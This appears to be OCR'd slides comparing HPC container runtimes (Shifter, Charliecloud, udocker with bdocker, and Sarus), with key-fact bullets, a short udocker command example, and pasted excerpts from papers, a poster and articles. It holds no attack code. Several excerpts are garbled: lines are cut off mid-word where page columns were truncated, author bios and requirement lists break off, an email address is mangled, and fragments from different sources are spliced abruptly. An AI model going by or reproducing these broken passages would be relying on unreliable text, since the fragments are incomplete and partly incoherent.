  - Takes a **Docker Hub Image**
  - Produces a **tarball** or **unpacked tree**
    - (available on a **shared FS**)
  - Creates a **loop device** with the images
  - Runs application in a **chroot**ed env.
    - -> user credentials + privileges
    - „as on the host" behaviour



Source: http://www.nersc.gov/research-and-development/user-defined-images/


Key facts II - Shifter

- Container is instantiated by **two sources**:
  - SW **environment from the image** + **host-specific resources**

- Provides **transparent access to specialized hardware**
  - Bind-mounting host-specific libraries (CUDA, MPI, ...)

- Integrates well with **resource managers** (SLURM, ...)

- **Image workflow**:
  - Build Docker image (Laptop, WS, ...) + test locally
  - Push image to Dockerhub
  - Pull image into HPC system
  - Deploy container using Shifter



Shifter and HPC
Yes. If you own a Cray

Source: Benedicic et al.: Shifter : Fast and consistent HPC workflows using containers (CUG 2017)

Shifter

Shifter: Containers for HPC

Richard Shane Canon
Technology Integration Group
NERSC, Lawrence Berkeley National Laboratory
Berkeley, USA
Email: scanon@lbl.gov

Doug Jacobsen
Computational Systems Group
NERSC, Lawrence Berkeley National Laboratory
Berkeley, USA
Email: dmjacobsen.gov

***Abstract*—Container-based computed is rapidly changing the way software is developed, tested, and deployed. This paper builds on previously presented work on a prototype framework for running containers on HPC platforms. We will present a detailed overview of the design and implementation of Shifter, which in partnership with Cray has extended on the early prototype concepts and is now in production at NERSC. Shifter enables end users to execute containers using images constructed from various methods including the popular Docker-based ecosystem. We will discuss some of the improvements over the initial prototype including an improved image manager, integration with SLURM, integration with the burst buffer, and user controllable volume mounts. In addition, we will discuss lessons learned, performance results, and real-world use cases of Shifter in action. We will also discuss the potential role of containers in scientific and technical computing including how they complement the scientific process. We will conclude with a discussion about the future directions of Shifter.**

***Keywords*-Docker; User Defined Images; Shifter; containers; HPC systems**

I. Introduction

Linux containers are poised to transform how developers deliver software and have the potential to dramatically improve scientific computing. Containers have gained rapid adoption in the commercial and web space, but its adoption in the technical computing and High-Performance Computing (HPC) space has been hampered. In order to unlock the potential of Containers for this space, we have developed Shifter. Shifter aims to deliver the flexibility and productivity of container technology like Docker [1], but in a manner that aligns with the architectural and security constraints that are typical of most HPC centers and other shared resource providers. Shifter builds on lessons learned and previous work such as CHOS [2], MyDock, and User Defined Images [3]. In this paper, we will provide some brief background on cont
we will provided an overview of the Shifter
and details about its implementation and some c
choices. We will present benchmark results that i
Shifter can improve performance for some appl
will conclude with a general discussion of how Sl
ing how it can help scientists be more producti
a number of examples where Shifter has alrea
impact.


II. Background

Linux containers have gained rapid adoption across the computing space. This revolution has been led by Docker and its growing ecosystem of tools such as Swarm, Compose, Registry, etc. Containers provide much of the flexibility of virtual machines but with much less overhead [4]. While containers have seen the greatest adoption in the enterprise and web space, the scientific community has also recognized the value of containers [5]. Containers have promise to the scientific community for a several reasons.

- Container simplify packaging applications since all of the dependencies and versions can be easily maintained.
- Containers promote transparency since input files like a Dockerfile effectively document how to construct the environment for an application or workflow.
- Containers promote collaboration since containers can be easily shared through repositories like Dockerhub.
- Containers aid in reproducibility, since containers potentially be referenced in publications making it easy for other scientists to replicate results.

However, using standard Docker in many environments especially HPC centers is impractical for a number of reasons. The barriers include security, kernel and architectural constraints, scalability issues, and integration with resource managers and shared resources such as file systems. We will briefly discuss some of these barriers.

Security: The security barriers are primarily due to Docker's lack of fine-grain ACLs and that Docker processes are typically executed as root. Docker's current security model is an all-or-nothing approach. If a user has permissions to run Docker then they effectively have root privileges on the host system. For example, a user with Docker access on a system can volume mount the `/etc` directory and modify the configuration of the host system. Newer features like user



SHIFTER: USER D

Shifter: Bringing Linux co

Using Shifter

For more information about using Shifte

Background

NERSC is working to increase flexibility
Linux container technology. Linux conta
software stack - including some portion
environment variables and application "
deploying portable applications and eve
tuning or modification to operate them.

Shifter is a prototype implementation
a scalable way of deploying containe
or staff generated images in Docker,
delivering flexible environments) to a
tunable point to allow images to be s
NERSC. The user interface to shifter
jobs which run entirely within the con

Shifter: Fast and consistent HPC workflows using containers

Lucas Benedicic*, Felipe A. Cruz, Thomas C. Schulthess
Swiss National Supercomputing Centre, CSCS
Lugano, Switzerland
*Email: *benedicic@cscs.ch*

***Abstract*—In this work we describe the experiences of building and deploying containers using Docker and Shifter, respectively. We present basic benchmarking tests that show the performance portability of certain workflows as well as performance results from the deployment of widely used non-trivial scientific applications. Furthermore, we discuss the resulting workflows through use cases that cover the container creation on a laptop and their deployment at scale, taking advantage of specialized hardware: Cray Aries interconnect and NVIDIA Tesla P100 GPU accelerators.**

***Keywords*-HPC systems, GPU, GPGPU, containers, Docker, Shifter.**

I. Introduction

Containers are packaged applications in the form of a standardized unit of software that is able to run on multiple platforms. In a nutshell, a container packs a software application with its filesystem containing the whole environment that is needed for its execution, i.e., code, runtime tools, and software dependencies. At run time, a container will share the operating system kernel of the host machine allowing containers to start instantly and have a smaller footprint than other virtualization technologies like hypervisors [1].

Containers have already had a positive impact on developers and operations alike as the technology:

- simplifies the work of software developers by streamlining application packaging as a portable unit, making building and testing software easier and faster;
- provides self-contained and isolated applications with a small footprint and low runtime overheads that results in software that is easier to distribute and deploy.

The use of containers in High Performance Computing (HPC) has so far and for the most part been exploratory. High performance software is traditionally built directly on the target system in order to take advantage of the
ls that are particular
ntainer technologies
orts exist to develop
t the needs of HPC.
ner runtime tailored
xecuting containers
ools, also enabling
k in [3] shows that
a Docker/Shifter workflow can provide performance portability, natively supporting Graphic Processing Unit (GPU) accelerators and fast network interconnects, from a workstation to an HPC system like Piz Daint. The possibility of consistently delivering such workflows could truly transform the building, testing, distribution, and deployment of scientific software, enabling qualitatively better computing workflows.

Leveraging further into their possibilities, containers could also be used to provide a complete software stack to solve a particular problem. Using such specialized containers enables the delivery of readily-available environments that provide an HPC-compatible software stack. The users would quickly extend such containers to match a particular problem instance directly on their workstations. Such specialized containers can be valuable to traditional HPC users, but should be of particular value to other scientific domains, e.g. data sciences communities.

The remainder of this paper is organized as follows. Section II gives an overview of the Docker and Shifter technologies. Section III presents a basic workflow for building Docker containers and deploying them with Shifter. Section IV presents a selection of use cases that involve containers highlighting different user workflows.

II. Background

In this section we provide a brief overview of a workflow that consists of: (1) building and testing containers using a standard laptop, and then (2) deploying and executing them on an HPC infrastructure while achieving high-performance. Since this Section is not meant as an in-depth description of the technologies that enable these workflows, we refer the reader to Docker [4] and Shifter [2][3] for a comprehensive discussion on these topics.

A. Docker

Containers are a type of virtualization that operates at Operating System (OS) level, abstracting the containerized application from the hardware over which it is run. To achieve this, container virtualization interfaces containers with the host system through OS kernel system calls. The straightforward benefit of virtualizing at the OS level is that containerized applications have a low processing overhead and can run on most Linux-based platforms.

Container virtualization works by packaging an application into an image that bundles a software application along

Paper: **Fast + consistend HPC workflows using containers**
Provides good examples on how to build images using CUDA + MPI and integrate third party images with CUDA (Tensorflow)

Source: Canon, R. S., & Jacobsen, D. (2016). Shifter : Containers for HPC. *Cray User Group 2016*.
Benedicic et al.: Shifter : Fast and consistent HPC workflows using containers

Charliecloud

Key facts - Charliecloud

- **Developed at LANL** initial release **June 2015**
  - Got much more attention in 2017
  - OpenSource, no commercial offering so far
  - **Small: 800 lines of code** (for reference: rkt ~= 52,000)
  - **Current Version**: v.0.90 (May 2019)

- Uses Linux **user namespaces** to run containers
  - No privileged operations or daemon required – most namspaces shared with host (compare „`ls -la /proc/self/ns/`“ on host and in container)

- Supports Docker images (but needs to be unpacked)
  - „or anything else that can generate a standard Linux filesystem tree“
  - `ch-build, ch-docker2tar, ch-tar2dir, ch-run`

More: https://github.com/hpc/charliecloud/

Key facts II - Charliecloud

- **Recent Linux kernel** (`CONFIG_USER_NS=y`) requirement for User Namspaces
  - **Attention**: RHEL/CentOS 7.4: require kernel cmdline + sysctl
  - Building images potentially requires Docker and root access using sudo

- *„ch-build and many other Charliecloud commands wrap various privileged docker commands. Thus, you will be prompted for a password to escalate as needed.“*

- „Thus far, the workflow has taken place on the build system. The next step is to **copy the tarball to the run system**. This can use any appropriate method for moving files: scp, rsync, something integrated with the scheduler, etc.“

- Several host directories are always bind mounted

Charliecloud and HPC
Yes, but …

More: https://github.com/hpc/charliecloud/

Charliecloud: Unprivileged Containers for User-Defined Software Stacks in HPC

Reid Priedhorsky and Tim Randles
{reidpr,trandles}@lanl.gov
Los Alamos National Laboratory
High Performance Computing Division
Los Alamos, NM, USA

ABSTRACT

Supercomputing centers are seeing increasing demand for *user-defined software stacks* (UDSS), instead of or in addition to the stack provided by the center. These UDSS support user needs such as complex dependencies or build requirements, externally required configurations, portability, and consistency. The challenge for centers is to provide these services in a usable manner while minimizing the risks: security, support burden, missing functionality, and performance. We present Charliecloud, which uses the Linux user and mount namespaces to run industry-standard Docker containers with no privileged operations or daemons on center resources. Our simple approach avoids most security risks while maintaining access to the performance and functionality already on offer, doing so in just 800 lines of code. Charliecloud promises to bring an industry-standard UDSS user workflow to existing, minimally altered HPC resources.

CCS CONCEPTS

• **Computer systems organization → Cloud computing**; • **Security and privacy → Operating systems security**; • **Software and its engineering → Process management**;

KEYWORDS

containers, user environments, least privilege

ACM Reference format:

Reid Priedhorsky and Tim Randles. 2017. Charliecloud: Unprivileged Containers for User-Defined Software Stacks in HPC. In *Proceedings of SC17, Denver, CO, USA, November 12–17, 2017*, 10 pages.
https://doi.org/10.1145/3126908.3126925

1 INTRODUCTION

HPC users have always been asking for more, better, and different software environments to support their scientific codes. "Bring your own software stack" functionality, which we call *user-defined software stacks* (UDSS),[1] is motivated by user needs such as:

(N1) *Software dependencies* that are numerous, complex, unusual, differently configured, or simply newer or older than what is already provided.

(N2) *Build-time requirements* unavailable within the center, such as relatively unfettered internet access.

(N3) *Validated software stacks* and configuration to meet the standards of a particular field of inquiry.

(N4) *Portability* of environments between resources, including workstations and other test/development systems not managed by the center.

(N5) *Consistent environments* that can be easily, reliably, and verifiably reproduced in the future.

(N6) *Usabi*

A further
happening i
our case, th
Google's Co
source imag
Complica
difficulties o

(D1) *Secur*
UDSS

(D2) *Supp*
UDSS
user s

(D3) *Missi*
rated
limit
high-
these
as op

(D4) *Perfo*
vario

These mo
goals for an

(G1) Provi
flow.

(G2) Run
softw

(G3) Be ve

[1] No consensus vocabulary for this or related concepts exists. Alternate terms are *flexible stacks*, *flexible environments*, *user-defined environments*, and *user-defined images*, and others.

[2] https://aws.
[3] https://clou
[4] https://azur
[5] https://www.

LA-UR-17-29797

Los Alamos
NATIONAL LABORATORY
EST.1943

Charliecloud

Unprivileged Containers for User-Defined Software Stacks in HPC

Michael Jennings (@mej0) mej@lanl.gov
Reid Priedhorsky reidpr@lanl.gov
Tim Randles trandles@lanl.gov

LISA 2017
San Francisco, CA, USA

UNCLASSIFIED

CLOUD

Linux Containers for Fun and Profit in HPC

REID PRIEDHORSKY AND TIM RANDLES

Reid Priedhorsky is a Staff Scientist at Los Alamos National Laboratory. Prior to Los Alamos, he was a Research Staff member at IBM Research. He holds a PhD in computer science
rsity of Minnesota and a BA,
er science, from Macalester
ork focuses on large-scale data
oth systems and applications
Recent lines of research include
edia and Web traffic to monitor
e spread of disease as well as
nnology to bring data-intensive
user-defined software stacks to
erformance computing systems.
e, he enjoys reading, bicycling,
lly in the mountains and deserts
n West), tinkering with things,
nd hanging out with his wife and
nl.gov

Tim Randles has been working
in scientific, research, and
high-performance computing
for many years, first in the
Department of Physics at the
versity, then at the Maui High
omputing Center, and most
ember of the HPC Division at
tional Laboratory. His current
on the convergence of the high
nd cloud computing worlds.
t working, he enjoys brewing
aking, taking hikes, and working
ames. He lives in Santa Fe with
ee cats. In an ideal world they'd
goats and some chickens.
gov

This article outlines options for user-defined software stacks from an HPC perspective. We argue that a lightweight approach based on Linux containers is most suitable for HPC centers because it provides the best balance between maximizing service of user needs and minimizing risks. We discuss how containers work and several implementations, including Charliecloud, our own open-source solution developed at Los Alamos.

Innovating Faster in HPC

Users of high performance computing resources have always been asking for more, better, and different software environments to support their scientific codes. We've identified four reasons why:

- **Software dependencies** not provided by the center. Examples include libraries that are numerous, unusual, or simply newer or older; configuration incompatibilities; and build-time resources such as Internet access.
- **Portability** of environments between resources. For example, it is helpful to have the same environment across development and testing workstations, local compute servers for small production runs, and HPC resources for large runs.
- **Consistency** of environments to promote reproducibility. Examples include validated software stacks standardized by a field of inquiry and archival environments that remain consistent into the future.
- **Usability** and comprehensibility for meeting the above.

These needs for flexibility have been traditionally addressed by sysadmins installing various software upon user request; users can then choose what they want with commands such as `module load`. However, only software with high demand justifies the sysadmin effort for installation and maintenance. Thus, more unusual needs go unmet, whether innovative or crackpot—and it's hard to tell which is which beforehand. This can create a chicken-and-egg problem: a package has low demand because it's unavailable, and it's unavailable because it has low demand.

This motivates empowerment of users with "bring your own software stack" functionality, which we call *user-defined software stacks* (UDSS). The basic notion is to let users install software of their choice, up to and including a complete Linux distribution, and run it on HPC resources.

Of course, this approach has drawbacks as well. We've identified three potential pitfalls:

- **Security:** By introducing very flexible new features, UDSS can expand a center's attack surface, especially if they depend on privileged or trusted functionality.
- **Missing functionality:** Separation from the native software stack can interfere with fe ems, accelerator hardware, and high-speed interconnects that make H c eri ng and special.
- **Performance:** Implementations must take care to avoid introducing overhead that meaningfully impacts performance.

More:

- Priedhorsky and Randles: **Charliecloud: unprivileged containers for user-defined software stacks in HPC (SC'17)**
- Priedhorsky and Randles: **Linux Containers for Fun and Profit in HPC (;login:)**
- LISA 2017: https://www.usenix.org/sites/default/files/conference/protected-files/lisa17_slides_jennings.pdf
- LISA 2017: https://www.youtube.com/watch?v=SGpbyX3KyFY

udocker

Key facts - udocker

- Developed in the context of **INDIGO-DataCloud (EU project)**
- initially **released in June 2016**
- OpenSource, no commercial offering so far
- **Current version**: 1.1.3 (Nov 2018)

- Executes **docker containers in userspace without requiring root privileges**
- Supports pull and execute docker containers in **batch systems**
- **Doesn‘t require privileges** nor deployment of service
  - **Download + execution by user possible**

- Container execution: providing a **chroot like environment** over extracted image
  - Proot (default?), Fakechroot, runC, Singularity

More: https://github.com/indigo-dc/udocker

Key facts II - udocker


- *docker* like command line interface
  - Supports a subset of docker commands (search, pull, import, export, …)

- **Deployable by end-user, no privileges for installation and execution**
- **Includes all the required tools** (only python as dependency)

- Strong HPC focus
  - Tested with GPGPU and MPI container
  - Supports new and aged distros: CentOS 6,7; Ubuntu 14,16; ...
  - Complementary **bdocker** for integration in batch systems

udocker and HPC
Yes, but...

bdocker & udocker



bdocker and udocker

Execution of containers in batch systems

bdocker and udocker are two complementary solutions to address the need for container support on batch system environments. bdocker aims to enable containers' execution and management in batch systems while udocker provides a user-space lightweight virtualization environment to execute application containers across systems.

bdocker

enables containers' execution and management on batch systems by implementing a client-server architecture:

bdocker (CLI)
[as user]
bdocker Worker Node Daemon (REST API)
Docker controller
Credential controller
Batch controller
Python Docker API
Docker Engine
docker
Containers
[as root]
Worker node
bdocker Accounting Daemon (REST API)
Accounting controller
Accounting node
bdocker
Batch System
Docker
bdocker Configuration and Policies
bdocker Authorization Mechanism
bdocker Accounting Records File
Certified Docker images and repositories

bdocker's architecture logical diagram

bdocker cooperates with the cluster's resource manager running two daemons, one on the batch system controller node and one other on each worker node.

While the batch system controller node daemon deals with job submission, user authorization and accounting recording, at the worker nodes, bdocker daemon acts as a wrapper around conventional Docker installation, ensuring this way controlled container execution, accounting and job clean up.

https://github.com/indigo-dc/bdocker

udocker

is a tool to run containers in user space without:

- Docker
- privileges
- sysadmin assistance

udocker empowers users to run applications encapsulated in Docker containers but can be used to run any container that does not require privileges.

Container images can be:

- pulled from dockerhub or other public or private repositories
- loaded from Docker containers previously saved
- imported from tarballs containing a file-system hierarchy

These container images are stored in the udocker local repository within the user home. Flattened containers can be produced from the images. Execution is performed with several interchangeable methods:

- system call interception
- library call interception
- rootless namespaces

Here's an example:


```
$ udocker  pull  ubuntu:16.04
Downloading layer: sha256:aafe6b5e13de557451e1781fe7276620275625f970015cbd10036ab7d8ae27c0
Downloading layer: sha256:0a2b43a726608d3835aa027bbe181624789130c212eb191baa481f1d788a0676
…

$ udocker  create  --name=ub16  ubuntu:16.04
de13a504-dd22-3e77-8fd5-37e3376f703a

$ udocker  -q  run  ub16  cat  /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION=" Ubuntu 16.04.2 LTS "
```

Pull container from dockerhub
Extract it to your home directory
Run a command in the container

https://github.com/indigo-dc/udocker

Jorge Gomes[1] (jorge@lip.pt), Luís Alves[1] (lalves@lip.pt), Isabel Campos[2] (isabel.campos@csic.es), Jorge Sevilla Cedillo (jorgesece@gmail.com),
Mario David[1] (david@lip.pt), João Paulo Martins[1] (martinsj@lip.pt), J. Pina[1] (jpina@lip.pt)
[1] Laboratório de Instrumentação e Física Experimental de Partículas (LIP)
Av. Elias Garcia 14 – 1º, 1000-149 Lisboa, Portugal
[2] Consejo Superior de Investigaciones Científicas (CSIC)
Serrano, 117. 28006 Madrid, España

INDIGO - DataCloud receives funding from the European Union's Horizon 2020 research and innovation programme under grant agreement RIA 653549



EGI Conference 2017 and INDIGO Summit 2017

Contribution ID : 116 Type : not specified

bdocker and udocker - two complementary approaches for execution of containers in batch systems

Content

The interest on Linux Containers, and more specifically on projects like Docker, have been constantly growing in IT communities for the past few years. The scientific computing community is no exception. The promise of deploying and sharing applications in - often pre-built - isolated sandboxes without all necessary overhead imposed by virtualization techniques is highly attractive. This is especially the case for scientific computing systems. These systems, very sensitive to software stack changes and on security matters, must serve demanding users working on very specific runtime environments, with different – often incompatible - software stacks. This poster presents bdocker and udocker, two complementary solutions to address the need for container support on batch system environments. bdocker, aims to enable containers' execution and management on batch systems by implementing a client-server architecture that cooperates with the cluster's resource manager running two daemons, one on the frontend and one other on each worker node. While the frontend daemon deals with job submission, user authorization and accounting recording, at the worker nodes, bdocker daemon acts as a wrapper around conventional Docker installation, ensuring this way controlled container execution, accounting and job clean up. The second solution, udocker, provides a user-space lightweight virtualization environment to execute application containers across systems. All activities within a udocker container are limited to the permissions of the 'account' under which it is launched. Therefore, udocker is mostly suitable for user application execution allowing access to resources including specialized hardware (such as GPUs) and the host network stack. The current execution engine provides execution of the Docker containers with metadata interpretation, and provisioning of a user space execution environment based on PROOT which provides a chroot like environment. Additionally root privileged emulation is supported enabling the execution of several management operations, including software installation within the containers.

Primary author(s) : GOMES, Jorge (LIP); ALVES, Luis (LIP)

Co-author(s) : SEVILLA, Jorge (?); DAVID, Mario (LIP); PINA, Joao (LIP); MARTINS, João (LIP)

Presenter(s) : GOMES, Jorge (LIP); ALVES, Luis (LIP)

Source: GOMES, J., ALVES, L., SEVILLA, J., DAVID, M., PINA, J., & MARTINS, J. (2017). bdocker and udocker - two complementary approaches for execution of containers in batch systems. EGI Conference 2017 and INDIGO Summit 2017

No fancy logo yet

Sarus

Key facts - Sarus

- Developed at **CSCS @ETH Zuerich** (Swiss National Supercomputing Center)
- Initial commit January 2019, as of **July 2019: 1.0.0-rc6**
- Own (OSS?) license, https://github.com/eth-cscs/sarus/blob/master/LICENSE

- Compatible with OCI standards
  - **OCI Distribution Specification**: Pull from compatible registry / Docker
  - **OCI Image Format**: import / convert compatible images
  - **OCI Runtime Specification**: uses OCI-compliant runtime (runc)


- **Focus on HPC**
  - Extensible runtime to support of custom hardware (**OCI hooks)**
  - Tailored for **diskless nodes and parallel filesystems**
  - Optimized for presence of a **workload manager**

OCI Hooks
Provides a way for users to configure the intended hooks for Open Container Initiative containers so they **will only be executed for containers that need their functionality**, and then only for the stages where they're needed.
Source: https://www.mankier.com/5/oci-hooks#Description


More: https://github.com/eth-cscs/sarus

Key facts II - Sarus

- **docker-like** CLI – `sarus {pull, load, images, run, …}`
- **Easy** installation (single binary)
- **Reuse** 3rd party tech (small codebase)
- **Leverage community** efforts (runc)
- **Single squashfs** image (parallel filesystems friendly)




- Support for OCI Hooks
  - NVIDIA Container Runtime Hook (GPU)
  - MPI hook (MPICH-based)
    - Native performance from host MPICH libs
  - SSH hook
    - Setup SSH connections inside container
  - SLURM sync hook
    - Wait for all procs in job to start before executing containerized app.



Sarus and HPC
Yes, but too new

Source: Mariotti: Sarus: An OCI-compliant container engine for HPC (HPC-AI Advisory Council)
http://hpcadvisorycouncil.com/events/2019/swiss-workshop/pdf/030419/K_Mariotti_CSCS_SARUS_OCI_ContainerRuntime_04032019.pdf



SARUS: an OCI-compliant container runtime for HPC

HPC-AI Advisory Council
Kean Mariotti, CSCS

April 3rd 2019

